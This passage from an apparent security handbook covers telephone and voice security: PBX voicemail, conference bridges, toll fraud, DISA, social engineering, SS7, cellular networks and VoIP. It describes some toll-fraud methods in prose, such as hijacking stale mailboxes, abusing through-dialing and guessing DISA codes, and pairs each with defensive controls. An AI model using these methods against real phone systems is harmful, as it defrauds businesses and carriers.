2	X	X	X		
3	X	X	X	X	
4	X	X	X	X	X

Note: Blocking specific phone numbers or area codes, such as 976, 900, or 809, is not done at the NCOS level but through other call-blocking methods available in the switch.

161.4 Voicemail

Voicemail is ubiquitous with communications today. However, voicemail is often used as the path to the telephone system and free phone calls for the attacker—and toll fraud for the system owner.

Voicemail is used for recording telephone messages for users who are not available to answer their phones. Users access messages by entering an identifier, which is typically their phone extension number, and a password.

Voicemail problems typically revolve around password management. Because voicemail must work with the phone, the password can only contain digits. This means attacking the password is relatively trivial from the attacker's perspective. Consequently, the traditional password and account management issues exist here as in other systems:

- Passwords the same as the account name
- No password complexity rules
- No password aging or expiry
- No account lockout
- Other voicemail configuration issues

A common configuration problem is through-dialing. With through-dialing, the system accepts a phone number and places the call. The feature can be restricted to allow only internal or local numbers, or to disable it. If through-dialing is allowed and not properly configured, the enterprise now pays the bills for the long-distance or other toll calls made.

Attackers use stale mailboxes—those that have not been accessed in a while—to attempt to gain access to the mailbox. If the mailbox password is obtained, and the voicemail system is configured to allow through-dialing, the attackers are now making free calls. The attacker first changes the greeting on the mailbox to a simple "yes." Now, any collect call made through an automated system expecting the word response "yes" is automatically accepted. The enterprise pays the cost of the call.

The attacker enters the account identifier, typically the phone extension for the mailbox, and the password. Once authenticated by the voicemail system, the attacker then enters the appropriate code and phone number for the external through-call. If there are no restrictions on the digits available, the attacker can dial any phone number anywhere in the world.

The scenario depicted here can be avoided using simple techniques applicable to most systems:

- Change the administrator and attendant passwords.
- Do not use the extension number as the initial password.
- Disable through-dialing.
- Configure voicemail to use a minimum of six digits for the password.
- Enable password history options if available.
- Enable password expiration if available.
- Remove stale mailboxes.

Properly configured, voicemail is a powerful tool for the enterprise, as is the data network and voice conferencing.

161.5 Voice Conferencing

Many enterprises use conference calls to regularly conduct business. In the current economic climate, many enterprises use conference calls as the cost-efficient alternative to travel for meetings across disparate locations.

The conference call uses a "bridge," which accepts the calls and determines which conference the caller is to be routed to based upon the phone number and the conference call password.

The security options available to the conference call bridge are technology dependent. Regardless, participants on the conference call should be reminded not to discuss enterprise-sensitive information because anyone who acquires or guesses the conference call information could join the call. Consequently, conference call participant information should be protected to limit participation.

Conference bridges are used for single-time, repetitive, and ad hoc calls using various technologies. Some conference call vendors provide services allowing anyone in the enterprise to have an on-demand conference bridge. These conference bridges use a "host" or chairperson who must be present to start the conference call. The chairperson has a second passcode, used to initiate the call. Any user who learns the host or chairperson code can use the bridge at any time.

Security issues regarding conference bridges include:

- Loss of the chairperson code
- Unauthorized use of the bridge
- Inappropriate access to the bridge
- Loss of sensitive information on the bridge

All of these issues are addressed through proper user awareness—which is fortunate because few enterprises actually operate their own conference bridge, relying instead upon the telephone carrier to maintain the configurations.

If possible, the conference bridge should be configured with the following settings and capabilities:

- The conference call cannot start until the chairperson is present.
- All participants should be disconnected when the chairperson disconnects from the bridge.
- The chairperson should have the option of specifying a second security access code to enter the bridge.
- The chairperson should have commands available to manipulate the bridge, including counting the number of ports in use, muting or un-muting the callers, locking the bridge, and reaching the conference operator.

The chairperson's commands are important for the security of the conference call. Once all participants have joined, the chairperson should verify everyone is there and then lock the bridge. This prevents anyone from joining the conference call.

161.6 Security Issues

Throughout the chapter, we have discussed technologies and security issues. However, regardless of the specific configuration of the phone system your enterprise is using, there are some specific security concerns you should be knowledgeable of.

161.6.1 Toll Fraud

Toll fraud is a major concern for enterprises, individuals, and the telephone carriers. Toll fraud occurs when toll-based or chargeable telephone calls are fraudulently made. There are several methods of toll fraud, including inappropriate use by authorized users, theft of services, calling cards, and direct inward dialing to the enterprise's communications system.

According to a 1998 *Consumer News* report, about $4 billion are lost to toll fraud annually. The report is available online at the URL http://www.fcc. gov/Bureaus/Common_Carrier/Factsheets/ttf&you.pdf.

The cost of the fraud is eventually passed on to the businesses and consumers through higher communications costs. In some cases, the telephone carrier holds the subscriber responsible for the charges, which can be devastating. Consequently, enterprises can pay for toll fraud insurance, which pays the telephone carrier after the enterprise pays the deductible. While toll fraud insurance sounds appealing, it is expensive and the deductibles are generally very high.

It is not impossible to identify toll fraud within your organization. If you have a small enterprise, simply monitoring the phone usage for the various people should be enough to identify calling patterns. For larger organizations, it may be necessary to get calling information from the PBX for analysis. For example, if you can capture the call records from each telephone call, it is possible to assign a cost for each telephone call.

161.6.2 Inappropriate Use of Authorized Access

Every employee in an enterprise typically has a phone on the desk, or access to a company-provided telephone. Most employees have the ability to make long-distance toll calls from their desks. While most employees make long-distance calls on a daily basis as part of their jobs, many will not think twice to make personal long-distance calls at the enterprise's expense.

Monitoring this type of usage and preventing it is difficult for the enterprise. Calling patterns, frequently called *number analysis*, and advising employees of their monthly telecommunications costs are a few ways to combat this problem. Additionally, corporate policies regarding the use of corporate telephone services and penalties for inappropriate use should be established if your enterprise does not have them already. Finally, many organizations use billing or authorization codes when making long-distance phone calls to track the usage and bill the charges to specific departments or clients.

However, if your enterprise has its own PBX with conditional toll deny (CTD) as a feature, you should considering enabling this on phone stations where long-distance or toll calls are not permitted. For example, users should not be able to call specific phone numbers or area codes. Alternatively, a phone station may be denied toll-call privileges altogether.

However, in Europe, implementing CTD is more difficult because it is not uncommon to call many different countries in a single day. Consequently, management of the CTD parameters becomes very difficult. CTD can be configured as a specific option in an NCOS definition, as discussed earlier in the chapter.

161.6.3 Calling Cards

Calling cards are the most common form of toll fraud. Calling-card numbers are stolen and sold on a daily basis around the world. Calling-card theft typically occurs when an individual observes the subscriber entering the number into a public phone. The card number is then recorded by the thief and sold to make other calls.

Calling-card theft is a major problem for telephone carriers, who often have specific fraud units for tracking thieves, and calling software, which monitors the calling patterns and alerts the fraud investigators to unusual calling patterns.

In some cases, hotels will print the calling-card number on the invoices provided to their guests, making the numbers available to a variety of people. Additionally, if the PBX is not configured correctly, the calling-card information is shown on the telephone display, making it easy for anyone nearby to see the digits and use the number.

Other PBX-based problems include last number redial. If the PBX supports last number redial, any employee can recall the last number dialed and obtain the access and calling-card numbers.

Employees should be aware of the problems and costs associated with the illegitimate use of calling cards. Proper protection while using a calling card includes:

- Shielding the number with your hands when entering it
- Memorizing the number so you do not have a card visible when making the call

- Ensuring your company PBX does not store the digits for last number redial
- Ensuring your enterprise PBX does not display the digits on the phone for an extended period of time

Calling cards provide a method for enterprise employees to call any number from any location. However, some enterprises may decide this is not appropriate for their employees. Consequently, they may offer DISA access to the enterprise phone network as an alternative.

161.6.4 Disa

Direct inward system access, or DISA, is a service available on many PBX systems. DISA allows a user to dial an access number, enter an authorization code, and appear to the PBX as an extension. This allows callers to make calls as if they were in the office building, whether the calls are internal to the PBX or external to the enterprise.

DISA offers some distinct advantages. For example, it removes the need to provide calling cards for employees because they can call a number and be part of the enterprise voice network. Additionally, long-distance calls placed through DISA services are billed at the corporate rate because the telephone carrier sees the calls as originating from the enterprise.

DISA's advantages also represent problems. If the DISA access number becomes known, unauthorized users only need to try random numbers to form an authorization code. Given enough time, they will eventually find one and start making what are free calls from their perspective. However, your enterprise pays the bill.

DISA authorization codes, which must be considered passwords, are numeric only because there is no way to enter alphabetic letters on the telephone keypad. Consequently, even an eight-number authorization code is easily defeated.

If your organization does use DISA, there are some things you can do to assist in preventing fraudulent access of the service:

- Frequent analysis of calling patterns
- Monthly "invoices" to the DISA subscribers to keep them aware of the service they are using
- Using a minimum of eight-digit authorization codes
- Forcing changes of the authorization codes every 30 days
- Disabling inactive DISA authorization codes if they are not used for a prescribed period of time or a usage limit is reached
- Enabling authorization code alarms to indicate attempts to defeat or guess DISA authorization codes

The methods discussed are often used by attackers to gain access to the phone system and make unauthorized telephone calls. However, technical aspects aside, some of the more skillful events occur through social engineering techniques.

161.7 Social Engineering

The most common ploy from a social engineering perspective is to call an unsuspecting person, indicate the attacker is from the phone company, and request an outside line. The attacker then makes the phone call to the desired location, talks for as long as required, and hangs up. As long as the attacker can find numbers to dial and does not have to go through a central operator, this can go on for months.

Another social engineering attack occurs when a caller claims to be a technical support person. The attacker will solicit confidential information, such as passwords, access numbers, or ID information, all under the guise of providing support or maintenance support to ensure the user's service is not disrupted. In actuality, the attacker is gathering sensitive information for better understanding of the enterprise environment and enabling him to perform an attack.

161.8 Other Voice Services

There are other voice services that also create issues for the enterprise, including modems, fax, and wireless services.

161.8.1 Modems

Modems are connected to the enterprise through traditional technologies using the public switched telephone network. Modems provide a method of connectivity through the PSTN to the enterprise data network. When installed on a DID circuit, the modem answers the phone when an incoming call is received. Attackers have regularly looked for these modems using war-dialing techniques.

If your enterprise must provide modems to connect to the enterprise data network, these incoming lines should be outside the enterprise's normal dialing range. This makes it more difficult for the attacker to find. However, because many end stations are analog, the user could connect the modem to the desktop phone without anyone's knowledge.

This is another advantage of digital circuits. While digital-to-analog converters exist to connect a modem to a digital circuit, this is not infallible technology. Should your enterprise use digital circuits to the desktop, you should implement a program to document and approve all incoming analog circuits and their purpose. This is very important for modems due to their connectivity to the data network.

161.8.2 Fax

The fax machine is still used in many enterprises to send information not easily communicated through other means. The fax transmission sends information such as scanned documents to the remote fax system. The principal concern with fax is the lack of control over the document at the receiving end.

For example, if a document is sent to me using a fax in a shared area, anyone who checks the fax machine can read the message. If the information in the fax is sensitive, private, or otherwise classified, control of the information should not be considered lost.

A second common problem is misdirected faxes. That is, the fax is successfully transmitted, but to the wrong telephone number. Consequently, the intended recipient does not receive the fax.

However, fax can be controlled through various means such as dedicated fax machines in controlled areas. For example,

- Contact the receiver prior to sending the fax.
- Use a dedicated and physically secure fax machine if the information requires it.
- Use a cover page asking for immediate delivery to the recipient.
- Use a cover page asking for notification if the fax is misdirected.

Fax requires the use of analog lines because it uses a modem to establish the connection. Consequently, the inherent risks of the analog line are applicable here. If an attacker can monitor the line, he may be able to intercept the modem tones from the fax machine and read the fax. Addressing this problem is achieved through encrypted fax if document confidentiality is an ultimate concern.

Encrypted fax requires a common or shared key between the two fax machines. Once the connection is established, the document is sent using the shared encryption key and subsequently decoded and printed on the receiving fax machine. If the receiving fax machine does not have the shared key, it cannot decode the fax. Given the higher cost of the encrypted fax machine, it is only a requirement for the most highly classified documents.

161.8.3 Cellular and Wireless Access

Cellular and wireless access to the enterprise is also a problem due to the issues associated with cellular. Wireless access in this case does not refer to wireless access to the data network, but rather wireless access to the voice network.

However, this type of access should concern the security professional because the phone user will employ services such as calling cards and DISA to access the enterprise's voice network. Because cellular and wireless access technologies are often subject to eavesdropping, the DISA access codes or calling card could potentially be retrieved from the wireless caller.

The same is true for conversations—if the conversation between the wireless caller and the enterprise user is of a sensitive nature, it should not be conducted over wireless. Additionally, the chairperson for a conference call should find out if there is anyone on the call who is on a cell phone and determine if that level of access is appropriate for the topic to be discussed.

161.9 Voice-over-IP: The Future

The next set of security challenges for the telecommunications industry is Voice-over-IP. The basis for the technology is to convert the voice signals to packets, which are then routed over the IP network. Unlike the traditional circuit-switched voice network, Voice-over-IP is a packet-switched network. Consequently, the same types of problems found in a data network are found in the Voice-over-IP technology.

There are a series of problems in the Voice-over-IP technologies, on which the various vendors are collaborating to establish the appropriate standards to protect the privacy of the Voice-over-IP telephone call. Some of those issues include:

- No authentication of the person making the call
- No encryption of the voice data, allowing anyone who can intercept the packet to reassemble it and hear the voice data
- Quality of service, because the data network has not been traditionally designed to provide the quality-of-service levels associated with the voice network

The complexities in the Voice-over-IP arena for both the technology and related security issues will continue to develop and resolve themselves over the next few years.

161.10 Summary

This chapter introduced the basics of telephone systems and security issues. The interconnection of the telephone carriers to establish the public switched telephone network is a complex process. Everyone demands a dial tone when they pick up the handset. Such is the nature of this critical infrastructure.

However, enterprises often consider the telephone their critical infrastructure as well, whether they get their service directly from the telephone carrier or use a PBX to provide internal services, which is connected to the public network.

The exact configurations and security issues are generally very specific to the technology in use. This chapter has presented some of the risks and prevention methods associated with traditional voice security. The telephone is the easiest way to obtain information from a company and the fastest method of moving information around in a nondigital form. Aside from implementing the appropriate configurations for your technologies, the best defense is ensuring your users understand their role in limiting financial and information losses through the telephone network.

Acknowledgments

The author wishes to thank Beth Key, a telecommunications security and fraud investigator from Nortel Networks' voice service department. Ms. Key provided valuable expertise and support during the development of this chapter.

Mignona Cote of Nortel Networks' security vulnerabilities team provided her experiences as an auditor in a major U.S. telecommunications carrier prior to joining Nortel Networks.

The assistance of both these remarkable women contributed to the content of this chapter, and they are examples of the quality and capabilities of the women in our national telecommunications industry.

Secure Voice Communications (VoI)

Valene Skerpac

Voice communication is in the midst of an evolution toward network convergence. Over the past several decades, the coalescence of voice and data through the circuit-based, voice-centric public switched telephone network (PSTN) has been limited. Interconnected networks exist today, each maintaining its own set of devices, services, service levels, skill sets, and security standards. These networks anticipate the inevitable and ongoing convergence onto packet- or cell-based, data-centric networks primarily built for the Internet. Recent deregulation changes and cost savings, as well as the potential for new media applications and services, are now driving a progressive move toward voice over some combination of ATM, IP, and MPLS. This new-generation network aims to include novel types of telephony services that utilize packet-switching technology to receive transmission efficiencies while also allowing voice to be packaged in more standard data applications. New security models that include encryption and security services are necessary in telecommunication devices and networks.

This chapter reviews architectures, protocols, features, quality-of-service (QoS), and security issues associated with traditional circuit-based landline and wireless voice communication. The chapter then examines convergence architectures, the effects of evolving standards-based protocols, new quality-of-service methods, and related security issues and solutions.

162.1 Circuit-Based PSTN Voice Network

The PSTN has existed in some form for over 100 years. It includes telephones, local and interexchange trunks, transport equipment, and exchanges; and it represents the whole traditional public telephone system. The foundation for the PSTN is dedicated 64 kbps circuits. Two kinds of 64 kbps pulse code modulation techniques are used to encode human analog voice signals into digital streams of 0s and 1s (mu-law, the North American standard; and a-law, the European standard).

The PSTN consists of the local loop that physically connects buildings via landline copper wires to an end-office switch called the central office or Class 5 switch. Communication between central offices connected via trunks is performed through a hierarchy of switches related to call patterns. Many signaling techniques are utilized to perform call control functions. For example, analog connections to the central office use dual-tone multifrequency (DTMF) signaling, an in-band signaling technique transmitted over the voice path. Central office connections through a T1/E1 or T3/E3 use in-band signaling techniques such as MF or robbed bit.

After World War II, the PSTN experienced high demand for greater capacity and increased function. This initiated new standards efforts, which eventually led to the organization in 1956 of the CCITT, the Comité Consultatif International de Télephonie et de Télégraphie, also known as the ITU-T, International Telecommunication Union Telecommunication Standardization Sector. Recommendations known as Signaling System 7 (SS7) were created, and in 1980 a version was completed for implementation. SS7 is a means of sending messages between switches for basic call control and for custom local area signaling services (CLASS). The move to SS7 represented a change to common-channel signaling versus its predecessor, per-trunk signaling.

SS7 is fundamental to today's networks. Essential architectural aspects of SS7 include a packet data network that controls and operates on top of the underlying voice networks. Second, a completely different transmission path is utilized for signaling information of voice and data traffic. The signaling system is a packet network optimized to speedily manage many signaling messages over one channel; it supports required functions such as call establishment, billing, and routing. Architecturally, the SS7 network consists of three components, as shown in Exhibit 162.1: service switch points (SSPs), service control points (SCPs), and signal transfer points (STPs). SSP switches originate and terminate calls communicating with customer premise equipment (CPE) to process calls for the user. SCPs are centralized nodes that interface with the other components through the STP to perform functions such as digit translation, call routing, and verification of credit cards. ScPs manage the network configuration and call-completion database to perform the required service logic. STPs translate and route SS7 messages to the appropriate network nodes and databases. In addition to the SS7 signaling data link, there are a number of other SS7 links between the SS7 components whereby certain links help to ensure a reliable SS7 network.

Functional benefits of SS7 networks include reduced post-dialing delay, increased call completion, and connection to the intelligent network (IN). SS7 supports shared databases among switches, providing the groundwork for IN network-based services such as 800 services and advanced intelligent networks (AINs). SS7 enables interconnection and enhanced services, making the whole next generation and conversion possible.

The PSTN assigns a unique number to each telephone line. There are two numbering plans: the North American numbering plan (NANP) and the ITU-T international numbering plan. NANP is an 11-digit or 1 + 10 dialing plan, whereas the ITU-T is no more than 15 digits, depending on the needs of the country.

Commonly available PSTN features are call waiting, call forwarding, and three-way calling. With SS7 end to end, CLASS features such as ANI, call blocking, calling line ID blocking, automatic callback, and call return (*69) are ready for use. Interexchange carriers (IXCs) sell business features including circuit-switched long distance, calling cards, 800/888/877 numbers, VPNs (where the telephone company



EXHIBIT 162.1 Diagram of SS7 key components and links.

manages a private dialing plan), private leased lines, and virtual circuits (Frame Relay or ATM). Security features may include line restrictions, employee authorization codes, virtual access to private networks, and detailed call records to track unusual activity. The PSTN is mandated to perform emergency services. The basic U.S. 911 relays the calling party's telephone number to public safety answering points (PSAPs). Enhanced 911 requirements include the location of the calling party, with some mandates as stringent as location within 50 meters of the handset.

The traditional enterprise private branch exchange (PBX) is crucial to the delivery of high availability, quality voice, and associated features to the end user. It is a sophisticated proprietary computer-based switch that operates as a small, in-house phone company with many features and external access and control. The PBX architecture separates switching and administrative functions, is designed for 99.999 percent reliability, and often integrates with a proprietary voicemail system. Documented PBX threats and baseline security methods are well known and can be referenced in the document *PBX Vulnerability Analysis* by NIST, special publication 800-24. Threats to the PBX include toll fraud theft, eavesdropping on conversations, unauthorized access to routing and address data, data alteration of billing information and system tables to gain additional services, unauthorized access, denial-of-service attacks, and a passive traffic analysis attack. Voice messages are also prone to threats of eavesdropping and accidental or purposeful forwarding. Baseline security policies and controls methods, which to a certain extent depend on the proprietary equipment, need to be implemented. Control methods include manual assurance of database integrity, physical security, operations security, management-initiated controls, PBX system control, and PBX system terminal access control such as password control. Many telephone and system configuration practices need to be developed and adhered to. These include blocking well-known non-call areas or numbers, restart procedures, software update protection using strong error detection based on cryptography, proper routing through the PBX, disabling open ports, and configuration of each of the many PBX features. User quality-of-service (QoS) expectations of basic voice service are quite high in the area of availability. When people pick up the telephone, they expect a dial tone. Entire businesses are dependant on basic phone service, making availability of service critical. Human voice interaction requires delays of no more that 250 milliseconds.

Carriers experienced fraud prior to the proliferation of SS7 out-of-band signaling utilized for the communication of call establishment and billing information between switches. Thieves attached a box that generated the appropriate signaling tones, permitting a perpetrator to take control of signaling between switches and defeat billing. SS7 enhanced security and prevented unauthorized use.

Within reasonable limitations, PSTN carriers have maintained closed circuit-based networks that are not open to public protocols except under legal agreements with specified companies. In the past, central offices depended on physical security, passwords system access, a relatively small set of trained individuals working with controlled network information, network redundancy, and deliberate change control. U.S. telephone carriers are subject to the Communications Assistance for Law Enforcement Act (CALEA) and need to provide access points and certain information when a warrant has been issued for authorized wiretapping.

The network architecture and central office controls described above minimized security exposures, ensuring that high availability and QoS expectations were essentially met. While it is not affordable to secure the entire PSTN, such are the requirements of certain government and commercial users. Encryption of the words spoken into a telephone and decryption of them as they come out of the other telephone is the singular method to implement a secure path between two telephones at arbitrary locations. Such a secure path has never broadly manifested itself cost-effectively for commercial users.

Historically, PSTN voice scramblers have existed since the 1930s but equipment was large, complicated, and costly. By the 1960s, the KY-3 came to market as one of the first practical voice encryption devices. The secure telephone unit, first generation (STU-1) was introduced in 1970, followed in 1975 by the STU-II used by approximately 10,000 users. In 1987, the U.S. National Security Agency (NSA) approved STU-III and made secure telephone service available to defense contractors where multiple vendors such as AT&T, GE, and Motorola offered user-friendly deskset telephones for less than U.S.$2000. During the 1990s, systems came to market such as an ISDN version of STU called STE, offered by L3 Communications, AT&T Clipper phone, Australian Speakeasy, and British Brent telephone. Also available today are commercial security telephones or devices inserted between the handset and telephone that provide encryption at costs ranging from U.S.$100 to $2000, depending on overall capability.

162.2 Wireless Voice Communication Networks

Wireless technology in radio form is more than 100 years old. Radio transmission is the induction of an electrical current at a remote location, intended to communicate information whereby the current is produced via the propagation of an electromagnetic wave through space. The wireless spectrum is a space that the world shares, and there are several methods for efficient spectrum reuse. First, the space is partitioned into smaller coverage areas or cells for the purpose of reuse. Second, a multiple access technique is used to allow the sharing of the spectrum among many users. After the space has been specified and multiple users can share a channel, spread spectrum, duplexing, and compression techniques to utilize the bandwidth with even better efficiency are applied.

In digital cellular systems, time division multiplexing (TDMA) and code division multiple (CDMA) access techniques exist. TDMA first splits the frequency spectrum into a number of channels and then applies time division multiplexing to operate multiple users interleaved in time. TDMA standards include Global System for Mobile Communications (GSM), Universal Wireless Communications (UWC), and Japanese Digital Cellular (JDC). CDMA employs universal frequency reuse, whereby everybody utilizes the same frequency at the same time and each conversation is uniquely encoded, providing greater capacity over other techniques. First-generation CDMA standards and second-generation wideband CDMA (WCDMA) both use a unique code for each conversation and a spread spectrum method. WCDMA uses bigger channels, providing for greater call capacity and longer encoding strings than CDMA, increasing security and performance.

Multiple generations of wireless WANs have evolved in a relatively short period of time. The first-generation network used analog transmission and was launched in Japan in 1979. By 1992, second-generation (2G) digital networks were operational at speeds primarily up to 19.2 kbps. Cellular networks are categorized as analog and digital cellular, whereas PCS, a shorter-range, low-power technology, was digital from its inception. Today, cellular networks have evolved to the 2.5G intermediate-generation network, which provides for enhanced data services on present 2G digital platforms. The third-generation (3G) network includes digital transmission. It also provides for an always-on per-user and terminal connection that supports multimedia broadband applications and data speeds of 144 kbps to 384 kbps, potentially up to 2 Mbps in certain cases. The 3G standards are being developed in Europe and Asia, but worldwide deployment has been slow due to large licensing and build costs. There are many competing cellular standards that are impeding the overall proliferation and interoperability of cellular networks.

Digital cellular architecture, illustrated in Exhibit 162.2, resembles the quickly disappearing analog cellular network yet is expanded to provide for greater capacity, improved security, and roaming capability. A base transceiver station (BTS), which services each cell, is the tower that transmits signals to and from the mobile unit. Given the large number of cells required to address today's capacity needs, a base station controller (BSC) is used to control a set of base station transceivers. The base station controllers provide information to the mobile switching center (MSC), which accesses databases that enable roaming, billing, and interconnection. The mobile switching center interfaces with a gateway mobile switching center that interconnects with the PSTN.

The databases that make roaming and security possible consist of a home location register, visitor location register, authentication center, and equipment identity register. The home location register maintains subscriber information, with more extensive management required for those registered to that mobile switching center area. The visitor location register logs and periodically forwards information about calls made by roaming subscribers for billing and other purposes. The authentication center is



EXHIBIT 162.2 Digital cellular architecture.

associated with the home location register; it protects the subscriber from unauthorized access, delivering security features including encryption, customer identification, etc. The equipment identity register manages a database of equipment, also keeping track of stolen or blacklisted equipment.

Prior to digital cellular security techniques, there was a high amount of toll fraud. Thieves stood on busy street corners, intercepted electronic identification numbers and phone numbers, and then cloned chips. The digitization of identification information allowed for its encryption and enhanced security. Policies and control methods are required to further protect against cellular phone theft. Methods include the use of an encrypted PIN code to telephone access and blocking areas or numbers. Privacy across the air space is improved using digital cellular compression and encoding techniques; CDMA encoding offers the greatest protection of the techniques discussed.

Despite security improvements in the commercial cellular networks, end-to-end security remains a challenge. Pioneering efforts for many of the digital communication, measurement, and data techniques available today were performed in a successful attempt to secure voice communication using FSK-FDM radio transmission during World War II. The SIGSALY system was first deployed in 1943 by Bell Telephone Laboratories, who began the investigation of encoding techniques in 1936 to change voice signals into digital signals and then reconstruct the signals into intelligible voice. The effort was spurred on by U.K. and U.S. allies who needed a solution to replace the vulnerable transatlantic high-frequency radio analog voice communications system called A-3. SIGSALY was a twelve-channel system; ten channels each measured the power of the voice signal in a portion of the whole voice frequency spectrum between 250 and 3000 Hz, and two channels provided information regarding the pitch of the speech and presence of unvoiced (hiss) energy. Encryption keys were generated from thermal noise information (output of mercury-vapor rectifier vacuum tubes) sampled every 20 milliseconds and quantized into six levels of equal probability. The level information was converted into channels of a frequency-shift-keyed audio tone signal, which represented the encryption key, and was then recorded on three hard vinyl phonograph records. The physical transportation and distribution of the records provided key distribution.

In the 1970s, U.S. Government wireless analog solutions for high-grade end-to-end crypto and authentication became available, though still at a high cost compared to commercial offerings. Secure telephone solutions included STU-III compatible, Motorola, and CipherTac2K. STU-III experienced compatibility problems with 2G and 3G networks. This led to the future narrow-band digital terminal (FNBDT)—a digital secure voice protocol operating at the transport layer and above for most data/voice network configurations across multiple media—and mixed excitation linear prediction vocoder

(MELP)—an interoperable 2400-bps vocoder specification. Most U.S. Government personnel utilize commercial off-the-shelf solutions for sensitive but unclassified methods that rely on the commercial wireless cellular infrastructure.

162.3 Network Convergence

162.3.1 Architecture

Large cost-saving potentials and the promise of future capabilities and services drive the move to voice over a next-generation network. New SS7 switching gateways are required to support legacy services and signaling features and to handle a variety of traffic over a data-centric infrastructure. In addition to performing popular IP services, the next-generation gateway switch needs to support interoperability between PSTN circuits and packet-switching networks such as IP backbones, ATM networks, Frame Relay networks, and emerging Multi-Protocol Label Switching (MPLS) networks. A number of overlapping multimedia standards exist, including H.323, Session Initiation Protocol (SIP), and Media Gateway Control Protocol (MGCP). In addition to the telephony-signaling protocols encompassed within these standards, network elements that facilitate VoIP include VoIP gateways, the Internet telephony directory, media gateways, and softswitches. An evolution and blending of protocols, and gateway and switch functions continues in response to vendors' competitive searches for market dominance.

Take an example of a standard voice call initiated by a user located in a building connected to the central office. The central office links to an SS7 media gateway switch that can utilize the intelligence within the SS7 network to add information required to place the requested call. The call then continues on a packet basis through switches or routers until it reaches a destination media gateway switch, where the voice is unpackaged, undigitalized, and sent to the phone called.

Voice-over-IP (VoIP) changes voice into packets for transmission over a TCP/IP network. VoIP gateways connect the PSTN and the packet-switched Internet and manage the addressing across networks so that PCs and phones can talk to each other. Exhibit 162.3 illustrates major VoIP network components. The VoIP gateway performs packetization and compression of the voice, enhancement of the voice through voice techniques, DTMF signaling capability, voice packet routing, user authentication, and call detail recording for billing purposes. Many solutions exist, such as enterprise VoIP gateway routers, IP PBXs, service-provider VoIP gateways, VoIP access concentrators, and SS7 gateways. The overlapping functionality of the different types of gateways will progress further as mergers and acquisitions continue to occur. When the user dials the number from a VoIP telephone, the VoIP gateway communicates the number to the server; the call-agent software (softswitch) decides what the IP address is for the



EXHIBIT 162.3 VoIP network architecture.

destination call number and presents back the IP address to the VoIP gateway. The gateway converts the voice signal to IP format, adds the address of the destination node, and sends the signal. The softswitch could be utilized again if enhanced services are required for additional functions.

Media gateways interconnect with the SS7 network, enabling interoperability between the PSTN and packet-switched domains. They handle IP services and support various telephony-signaling protocols and Class 4 and Class 5 services. Media servers include categories of VoIP trunking gateways, VoIP access gateways, and network access service devices.

Vocoders compress and transmit audio over the network; they are another evolving area of standards for Voice-over-the-Internet (VOI). Vocoders used for VoI such as G.711 (48, 56, and 64 kbps high-bit rate) and G.723 (5.3 and 6.3 kbps high-bit rate) are based on existing standards created for digital telephony applications, limiting the telephony signal band of 200–3400 Hz with 8 kHz sampling. This toll-level audio quality is geared for the minimum a human ear needs to recognize speech and is not nearly that of face-to-face communications. With VoIP in a wideband IP end-to-end environment, better vocoders are possible that can achieve more transparent communication and better speaker recognition. New ITU vocoders—G.722.1 operating at 24 kbps and 32 kbps rates and 16 kHz sampling rate—are now used in some IP phone applications. The third-generation partnership project (3GPP)/ETSI (for GSM and WCDMA) merged on the adaptive multi-rate wideband (AMR-WB) at the 50–7000 Hz bandwidth to form the newly approved ITU G722.2 standard, which provides better voice quality at reduced bit rates and allows seamless interface between VoIP systems and wireless base stations. This eliminates the normal degradation of voice quality between vocoders of different systems.

162.3.2 Numbering

The Internet telephony directory, an IETF RFC known as ENUM services, is an important piece in the evolving VoI solution. ENUM is a standard for mapping telephone numbers to an IP address, a scheme wherein DNS maps PSTN phone numbers to appropriate URLs based on the E.164 standard.

To enable a faster time to market, VoIP continues as new features and service models supporting the PSTN and associated legacy standards are introduced. For example, in response to DTMF tone issues, the IETF RFC *RTP Payload for DTMF Digits, Telephony Tones and Telephony Signals* evolved, which specifies how to carry and format tones and events using RTP. In addition to the incorporation of traditional telephone features and new integrated media features, VoIP networks need to provide emergency services and comply with law enforcement surveillance requirements. The requirements as well as various aspects of the technical standards and solutions are evolving.

